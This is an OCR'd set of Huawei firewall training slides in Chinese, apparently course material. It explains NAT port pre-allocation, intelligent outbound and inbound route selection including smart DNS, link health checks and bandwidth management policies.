- 介绍端口预分配和增量分配的原理描述。
  - 在未使用端口预分配的NAT组网环境中，每条数据流都会产生一条日志，在业务量较多时，设备上需要产生的日志总量和日志服务器上需要接收的日志总量比较庞大，这对于设备和日志服务器来说都会耗费比较大的系统资源，并且日志服务器对用户的数据溯源效率也比较低。
  - 在引入端口预分配特性后，只在一段端口资源被分配和这段端口资源被回收时分别产生一次日志，大大减少日志总量。数据溯源的效率也因为日志数量的减少而有所提升。
  - 当用户获得的端口资源用完时，可以在设备上使用增量分配的方式追加获得更多的端口资源。最多可以追加分配三次。通过部署增量分配功能，可以灵活分配端口资源，有效应对用户侧业务量激增的情况。


目录

1. 防火墙基础技术原理
2. **防火墙高级技术原理**
   - 智能选路
   - 流量管理
   - 负载均衡
3. 防火墙虚拟系统
4. 防火墙高可用原理与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

智能选路产生背景（1）

- 中大型企业通常会在网络出口部署多条链路，提高出口链路的带宽和可靠性。面对多出口场景，传统方法采用等价路由，但是等价路由会造成大量的跨运营商访问，效率低下。此外，防火墙转发报文时不考虑各条链路的实际带宽或实时状态，在实际应用中会存在链路拥塞、用户体验感差等诸多问题。




多出口出站场景

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

智能选路产生背景（2）

- 企业内网同时部署了DNS和Web服务器的场景下，当外网用户通过域名访问企业内网Web服务器时，由于DNS解析后的地址可能与用户地址属于不同的ISP网络，会导致访问延迟、额外产生ISP间的流量成本或链路拥塞等问题。




多出口入站场景

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

智能选路概述

- 智能选路是指到达目的网络有多条链路可选时，防火墙通过不同的智能选路方式，动态选择最优链路，并根据各链路实时状态动态调整分配结果，以此提高链路资源的利用率和用户体验。
- 智能选路的功能主要分为以下两部分：
  - 选路功能：可根据入站和出站场景分类，对应着不同的智能选路技术，满足多场景应用；
  - 健康检查：可对服务可用性、链路可用性或链路时延进行探测，并根据探测结果调整业务流量的分配，为网络服务质量提供必要保障。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 出站智能选路和入站智能选路的实现方式有所不同：
  - 出站智能选路：当内网用户访问外网时，如果到达目的网络有多条链路可选，防火墙进行智能选路。
    - 全局选路策略：当到达目的网络有多条等价路由或者缺省路由时，防火墙通过不同的智能选路方式动态选择最优链路。
    - 策略路由：当网络中配置了策略路由，并且流量命中配置的策略路由时，如果到达目的网络有多条链路可选，防火墙通过不同的智能选路方式动态选择最优链路。
    - ISP选路：当防火墙作为出口网关设备连接多个ISP网络时，通过批量生成ISP路由，使访问特定ISP网络的流量从相应出接口转发出去，保证流量转发使用最短路径。
  - 入站智能选路：当外网用户访问内网时，如果到达目的网络有多条链路可选，防火墙进行智能选路。
    - 智能DNS：当外网用户通过域名访问内网服务器时，向企业内网DNS服务器发起DNS请求，DNS服务器返回解析后地址给外网用户，防火墙可以将DNS回应报文中的解析地址进行智能修改，使用户能够获得最合适的解析地址，避免链路拥塞或者跨运营商访问。
- 健康检查一般不会独立使用，与智能选路结合使用才有实际作用。当前健康检查功能只支持与出站智能选路功能结合使用。

出站智能选路 - 全局选路策略

- 在多出口场景下，全局选路策略可根据不同的智能选路方式选择出接口，并根据各条链路的实时状态动态调整分配结果，以此实现链路资源的合理利用，提升用户体验。
- 用户还可根据具体需求设置链路的过载保护阈值，当某条链路承载的流量超过用户所设置的阈值时，过载保护会将超出的流量在未超出阈值的链路间负载分担。

智能选路方式


链路带宽负载分担	链路质量负载分担	链路权重负载分担	链路优先级主备备份
• 防火墙按照带宽比例将流量分配到各链路上。	• 防火墙优先使用链路质量高的链路转发流量。	• 防火墙按照权重的比例将流量分配到各条链路上。	• 防火墙优先使用主接口转发流量。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在多出口且存在等价路由的场景下，防火墙默认按照逐流负载分担模式进行转发，使用源IP地址和目的IP地址进行HASH计算选择出接口，即由报文的源IP和目的IP决定选择哪条路，不会考虑各条链路的实际带宽或链路的实时状态。当转发流量较大时，很可能出现一部分链路拥塞、另一部分链路闲置的情况，造成链路资源的浪费。当某些链路的传输质量比较差时，可能造成访问失败，影响用户的体验。

出站智能选路 - 策略路由

- 全局选路策略是基于链路参数来影响选路，无法提供有差别的服务。若用户指定路径转发流量时，可通过策略路由选路方式实现。因策略路由优先于路由表生效，从更多的维度（入接口、源安全区域、源/目的IP地址、用户、服务、应用等）制定策略来决定报文的转发路径，可增加报文转发控制上的灵活度。
- 如图所示，在双ISP接入场景中，某企业的员工组A权限高，需享受快速网络，即选择链路ISP1（100 M）访问互联网；而员工组B权限低，通过链路ISP2（50 M）访问互联网。该需求无法通过传统的路由技术实现，可通过策略路由实现。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 策略路由并没有替代路由表机制，而是优先于路由表生效，为某些特殊业务指定转发方向。

出站智能选路 - ISP选路

- ISP选路功能也称为运营商地址库选路功能，当防火墙作为出口网关设备连接多个ISP网络时，通过ISP选路功能可以使访问特定ISP网络的流量从相应出接口转发出去，保证流量转发使用最短路径。
- 配置ISP选路功能后，当内网用户访问Server1或Server2时，防火墙会根据目的地址所在ISP网络选择相应的出接口，从而使访问流量通过最短路径到达服务器，避免次优路径产生。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，防火墙拥有两条属于不同ISP网络的出口链路。当内网用户访问ISP2中的Server2时，如果防火墙上存在等价路由，则防火墙可以通过多条不同的路径到达Server2。其中，路径3显然不是最优路径，路径1才是用户所期望的路径。

入站智能选路 - 智能DNS

- 企业内网部署DNS服务器，存放服务器域名与IP地址的映射关系，当外网用户通过域名访问企业内网服务器时，存在多条访问路径，此时需要智能DNS技术选择最优路径。
- 如图所示，当外网用户A通过域名访问内网服务器时，向企业内网DNS服务器发起DNS请求。DNS服务器返回解析后地址给外网用户，防火墙可以将DNS回应报文中的解析地址进行智能的修改，确保和用户A在同一个ISP网络，避免用户A跨运营商访问，这种入站智能选路解析方式称为智能DNS。
- 智能DNS实现方式有出接口方式、简单轮询方式或加权轮询方式。根据服务器数量可以分为单服务器智能DNS和多服务器智能DNS两种场景。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 出接口方式：防火墙通过智能DNS映射表，将DNS回应报文中的IP地址修改为与用户同属一个ISP公网地址，从而避免流量绕行。
- 简单轮询或加权轮询方式：防火墙通过简单轮询或加权轮询算法按照一定的权重比例给用户分配不同的解析地址。将用户访问的目的地址按比例修改为不同的地址，使流量通过不同的链路到达Web服务器，从而实现链路负载均衡。

单服务器智能DNS场景问题

- 单服务器智能DNS：当企业内网只部署一台Web服务器，即企业内网的DNS服务器上Web服务器的域名与一个Web服务器的IP地址对应时，需要配置单服务器智能DNS。
- 单服务器场景下用户访问路径如图所示，存在次优路径、链路拥塞等问题。为了解决上述问题，可以为ISP1用户配置出接口方式的单服务器智能DNS功能。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示：企业或数据中心通过多条链路连接到多个ISP网络，Web服务器的私网地址是10.1.1.10，公网地址是2.2.2.10，内网DNS服务器上只有Web服务域名（www.example.com）和公网地址（2.2.2.10）的对应关系。ISP1的用户通过域名www.example.com访问企业的Web服务时，解析后的地址是2.2.2.10，防火墙再利用NAT Server功能将报文的目的地址由2.2.2.10转换为服务器的私网地址10.1.1.10。
- 如果没有配置智能DNS功能，当其他ISP的用户（例如ISP1用户）通过域名www.example.com访问企业的Web服务时，解析后的地址2.2.2.10与用户地址（ISP1用户地址1.1.1.1）属于不同ISP网络，这样就会导致ISP1用户需要绕道ISP2网络才能到达服务器，从而增加了业务访问延迟和ISP间流量的结算成本。而且所有外网用户访问企业Web服务时都通过ISP2网络转发，这很可能导致防火墙连接ISP2网络的链路拥塞，而连接其他ISP网络的链路（ISP1链路）闲置。

单服务器智能DNS - 出接口方式

- 配置出接口方式的单服务器智能DNS功能后，防火墙会将返回给ISP1用户的服务器地址修改为ISP1网络的地址（例如从ISP1网络申请到的地址1.1.1.10），这样ISP1用户直接从ISP1网络就可以访问Web服务器，无需绕道ISP2网络。
- 如图所示，假设防火墙上为ISP1用户配置了出接口方式的智能DNS，将出接口为GigabitEthernet 0/0/1的DNS回应报文中的解析地址映射为1.1.1.10，ISP1用户访问Web服务器的流程如下：




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 步骤解析：
  1. ISP1用户通过域名www.example.com访问企业的Web服务器，发起DNS请求。
  2. DNS服务器返回解析后的IP地址2.2.2.10。
  3. 防火墙根据智能DNS映射表将DNS回应报文中的IP地址修改为1.1.1.10（与ISP1用户属于同一ISP），映射表中记录了出接口GigabitEthernet 0/0/1对应映射后的地址1.1.1.10。
  4. ISP1用户以返回的IP地址1.1.1.10为目的进行访问，通过ISP1网络到达防火墙。
  5. 防火墙利用NAT Server功能将报文的目的地址由1.1.1.10转换为Web服务器的私网地址10.1.1.10。
- 对于ISP2网络的用户来说，防火墙不会修改DNS服务器返回的地址仍为2.2.2.10，防火墙再利用NAT Server功能将报文的目的地址由2.2.2.10转换为服务器的私网地址10.1.1.10，ISP2网络用户直接通过ISP2网络即可访问Web服务器。这样就不会造成ISP1链路闲置、ISP2链路拥堵的情况，同时也提升了用户的访问速度和用户体验。

多DNS服务器场景问题

- 多服务器智能DNS：当企业内网部署多台Web服务器，即企业内网的DNS服务器上Web服务器的域名与多个Web服务器的IP地址对应时，需要配置多服务器智能DNS。
- 多服务器场景下用户访问路径如下图所示，存在次优路径和额外结算成本等问题。为了解决上述问题，可以为ISP1用户配置出接口方式的多服务器智能DNS功能。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示：大型企业或数据中心在对外提供Web服务（例如网页访问）时，一般都会公布多个服务器的地址（例如1.1.1.10和2.2.2.10），用来供给不同ISP的用户访问。企业或数据中心的DNS服务器上存在Web服务的域名与多个服务器地址的对应关系。
- 如果没有配置智能DNS功能，当其中一个ISP（例如ISP1）的用户通过域名访问Web服务（例如www.example.com）时，会向企业内的DNS服务器发起DNS请求。DNS服务器会解析并返回多个服务器地址（1.1.1.10和2.2.2.10）给该用户。ISP1用户会随机选择其中一个服务器地址进行访问，所以这个服务器地址很可能属于另外一个ISP（例如ISP1用户随机选择了ISP2服务器地址2.2.2.10）。这样就会导致ISP1用户需要绕道ISP2网络才能到达服务器，从而增加了业务访问延迟和ISP间流量的结算成本。

多服务器智能DNS - 出接口方式

- 配置出接口方式的智能DNS功能后，防火墙只会返回一个服务器的地址给每个用户，且这个服务器的地址与用户的地址属于同一个ISP网络，这样用户就不用绕道其他ISP网络访问Web服务器了。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 步骤解析：
  1. ISP1用户通过域名www.example.com访问企业的Web服务器，发起DNS请求。
  2. DNS服务器返回解析后的IP地址1.1.1.10和2.2.2.10。
  3. 防火墙根据智能DNS映射表将DNS回应报文中的IP地址修改为1.1.1.10，映射表中记录了出接口GigabitEthernet 0/0/1对应映射后的地址1.1.1.10。
  4. ISP1用户以返回的IP地址1.1.1.10为目的进行访问到达防火墙，这样就保证ISP1用户访问时直接从ISP1网络就可以到达防火墙，无需绕道ISP2网络，从而提升了用户的访问速度和用户体验。
  5. 防火墙利用NAT Server功能将报文的目的地址由1.1.1.10转换为Web服务器的私网地址10.1.1.10。
- 上图中假设防火墙上为ISP1用户配置了出接口方式的智能DNS，将出接口为GigabitEthernet 0/0/1的DNS回应报文中的解析地址映射为1.1.1.10，将出接口为GigabitEthernet 0/0/2的DNS回应报文中的解析地址映射为2.2.2.10，以ISP1用户访问Web服务器为例说明用户访问Web服务器的流程如上介绍。
- 同理，ISP2用户通过域名www.example.com访问Web服务器时，防火墙根据智能DNS映射表将DNS回应报文中的IP地址修改为2.2.2.10，ISP2用户以2.2.2.10为目的进行访问，防火墙再利用NAT Server功能将报文的目的地址由2.2.2.10转换为Web服务器的私网地址10.1.2.10。

健康检查概述

- 健康检查可以对服务可用性、链路可用性或链路时延等进行探测，并根据探测结果调整业务流量的分配，为网络服务质量提供必要保障。
- 防火墙通过健康检查结果实时感知到网络中发生的变化，并立即作出相应地调整，保证所使用的服务器或链路是可用的。当多个服务器或链路可用时，防火墙可以根据服务类型选择性能最优的服务器处理业务流量，或根据链路时延、抖动、丢包率选择最符合需求的链路传输业务流量，从而提高用户的使用体验。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

健康检查协议类型和原理

- 防火墙分别向各ISP网络中的指定设备发送探测报文。如果出接口链路可用，那么可以收到被探测设备的响应报文，否则收不到响应报文。为了防止被探测设备自身故障导致误判，可以通过一个出接口同时向多个指定设备发送探测报文，当防火墙收到指定个数的响应报文时，才判定该接口链路可用。
- 防火墙可以根据不同类型的目的设备发送相应协议的探测报文，通过分析应答报文即可判断链路的可用性。

探测协议	探测原理
DNS	使用DNS协议向指定设备发起请求，如果应答报文中的标识字段与请求报文一致，即认为该链路可用。
HTTP	完成TCP三次握手后，使用HTTP协议向指定设备发送获取指定目的根目录的请求，收到HTTP应答报文即认为该链路可用，随后防火墙会发送RST报文终止此TCP连接。
ICMP	向指定设备发送ICMP请求报文，如果ICMP应答报文中的标识符和序列号字段与请求报文的一致，即认为该段链路可用。
RADIUS	使用RADIUS协议向指定服务器发起认证请求，用户名为“guest”，密码为空，如果应答报文中的标识符与发送报文一致，即认为该服务可用。
TCP	使用TCP协议向指定设备发送TCP连接请求，如果连接建立成功，即认为该链路可用，随后防火墙会发送RST报文终止此TCP连接。
TCP（简单探测）	使用TCP报文检查网络的连通性。只要目的设备回应第一个探测报文，即认为链路是可用的，无需完成三次握手。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

链路质量参数


- 链路质量参数包括：丢包率、时延和抖动。其中丢包率是最重要的参数，如果两条链路的丢包率、时延、抖动各不相同，那么防火墙判定丢包率小的链路质量高。

链路质量参数	计算方法
时延	回应报文的接收时间减去探测报文的发送时间即为时延。防火墙发送N个探测报文后，将分别计算每次探测的时延，并取N次探测的平均值作为最终结果。
抖动	相邻两次探测的时延之差取绝对值即为抖动。防火墙发送N个探测报文后，将分别计算相邻两次探测的时延之差并取绝对值，然后取所有抖动的平均值作为最终结果。
丢包率	防火墙发送若干个探测报文后，将统计丢包的个数，并计算丢包率。丢包率等于丢包个数除以探测报文个数。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

健康检查应用场景

- 为提高流量转发的可靠性，智能选路功能可以配合健康检查功能一起使用，保证流量不被转发到故障链路上。
  - 当健康检查的结果显示链路故障时，对应的接口链路将不再参与智能选路，流量也就避免被转发到故障链路上。
  - 当链路状态恢复正常时，对应的接口链路重新参与智能选路，并转发分配到的流量。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，在全局选路场景中：
  - 未使用健康检查功能前，由于不能感知到ISP1链路发生故障，所以当选路结果为ISP1链路时，流量将从ISP1链路转发，导致访问失败。
  - 使用健康检查功能后，防火墙探测到ISP1链路故障，当流量触发智能选路时，ISP1链路不再参与智能选路，防火墙将从ISP2链路和ISP3链路中选择一条进行流量转发。


目录

1. 防火墙基础技术原理
2. **防火墙高级技术原理**
   - 智能选路
   - 流量管理
   - 负载均衡
3. 防火墙虚拟系统
4. 防火墙高可用原理与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

带宽管理技术背景

- 防火墙作为大中型企业的出口网关，部署在网络边界处，对于出入的流量起到限制的作用。如果不合理的流量占用了大量的带宽，会给企业带来一系列问题。比如：无法访问服务器、工作效率低和导致服务器性能降低等情况。



1. 内网用户访问Internet时，需要大量带宽；
2. P2P类型的业务流量消耗了绝大部分的带宽资源；
3. 大量Internet用户访问内网服务器，导致服务器性能降低；
4. 大量的针对服务器的访问需求导致服务器无法正常工作；
5. 不同用户/部门之间无限制占用带宽资源，降低网络质量。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

带宽管理简介


- 针对企业用户流量，防火墙提供了带宽管理功能，基于出/入接口、源/目的安全区域、源/目的地址、时间段和报文DSCP优先级等信息，对通过自身的流量进行管理和控制。
- 带宽管理提供带宽限制、带宽保证和连接数限制功能，可以提高带宽利用率，避免带宽耗尽。

带宽限制	带宽保证	连接数限制
• 限制网络中非关键业务占用的带宽，避免此类业务消耗大量带宽资源，影响其他业务。	• 保证网络中关键业务所需的带宽，当线路繁忙时，确保此类业务不受影响。	• 限制业务的连接数，有利于降低该业务占用的带宽，还可以节省设备的会话资源。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

带宽管理处理流程

- 防火墙通过带宽策略、带宽通道和接口带宽来实现带宽管理功能。
  - 带宽策略：带宽策略定义了被管理的对象和动作，并引用带宽通道。
  - 带宽通道：带宽通道定义了被管理的对象所能够使用的带宽资源。
  - 接口带宽：接口带宽定义了接口入方向和出方向的实际带宽，出方向上的流量发生拥塞时，启用队列调度机制。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 带宽管理的整体处理流程如下：
  - 流量匹配带宽策略，经过带宽策略的分流后，进入相应的带宽通道进行处理。带宽通道的处理包括：
    - 丢弃超过了预先定义的最大带宽的流量。
    - 限制业务的连接数。
    - 标记流量的优先级，作为后续队列调度的依据。
  - 受入接口带宽的限制，如果流量大于入接口带宽，将根据带宽通道中设置的转发优先级对流量进行队列调度，保证高优先级的报文被优先发送。
  - 流量最终从出接口发送时，受出接口带宽的限制。如果流量大于出接口带宽，将根据转发优先级对流量进行队列调度，保证高优先级的报文被优先发送。

带宽策略规则

- 带宽策略决定了对网络中的哪些流量进行带宽管理，以及如何进行带宽管理。
- 带宽策略是多个带宽策略规则的集合，带宽策略规则由条件和动作组成：
  - 条件：防火墙匹配报文的依据。
  - 动作：防火墙对报文采取的处理方式，主要包括：
    - 限流：对符合条件的流量进行管理。当动作为限流时，需在带宽策略中引用带宽通道，对流量的具体管理措施由该带宽通道决定。
    - 不限流：对符合条件的流量不进行管理。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 默认情况下，防火墙上存在一条缺省的带宽策略，所有匹配条件均为任意（any），动作为不限流。若所有规则都没有匹配到，则按照缺省的带宽策略进行处理。

带宽通道


- 流量匹配带宽策略后进入带宽通道，带宽通道定义了具体的带宽资源，是进行带宽管理的基础。
- 通过带宽通道，可以将物理的带宽资源从逻辑上划分为多个虚拟的带宽资源。带宽通道通过以下方面来对带宽资源进行限制，包括整体的保证带宽和最大带宽、每IP/每用户的最大带宽、连接数限制和DSCP优先级重标记等。此外，带宽通道还可以实现带宽资源的闲时复用。

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 整体的保证带宽和最大带宽：进入带宽通道的流量可获得的最小带宽资源和最大带宽资源。
- 每IP/每用户的保证带宽和最大带宽：在带宽通道中针对IP或用户设置的最小带宽和最大带宽，实现粒度更加细化的带宽限制。
- 连接数限制：防火墙通过限制自身生成的会话数量，来实现连接数限制功能。
- 上下行带宽独立控制和整体控制：在上面提到的最大带宽、保证带宽和连接数限制均支持上下行分别配置。在带宽通道中，上下行代表的含义跟带宽策略本身有关。
  - 流量传输方向与带宽策略同向时，定义为上行；
  - 与带宽策略反向时，定义为下行。
- DSCP优先级重标记：DSCP字段也称为DSCP优先级，是网络设备进行流量分类的依据。防火墙可以在带宽通道中对符合条件的报文修改其DSCP字段值，进而对不同DSCP优先级的流量采取差异化的处理。
- 带宽复用：多条流量进入同一个带宽通道后，带宽通道内的带宽资源可以实现动态分配。
- 流量转发优先级：防火墙支持为带宽通道配置流量转发优先级，不同的优先级对应着流量监管和流量整形两种不同的带宽限制方式。

带宽复用

- 带宽复用是带宽通道的重要特征，指的是多条流量进入同一个带宽通道后，带宽通道内带宽资源的动态分配方式。当带宽通道中某一条流量没有使用带宽资源时，该空闲的带宽资源可以借给其它流量使用；如果有流量需要使用带宽资源时，可以压缩其它流量的带宽，从而将带宽资源抢占回来。
- 带宽复用包括下面几种情况：
  - 多条流量匹配到了同一个带宽策略，多条流量之间可以实现带宽复用。
  - 多个带宽策略以策略共享的方式引用带宽通道，则匹配了带宽策略的多条流量之间可以实现带宽复用。
  - 匹配了父子策略中的多个子策略的多条流量之间可以实现带宽复用。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

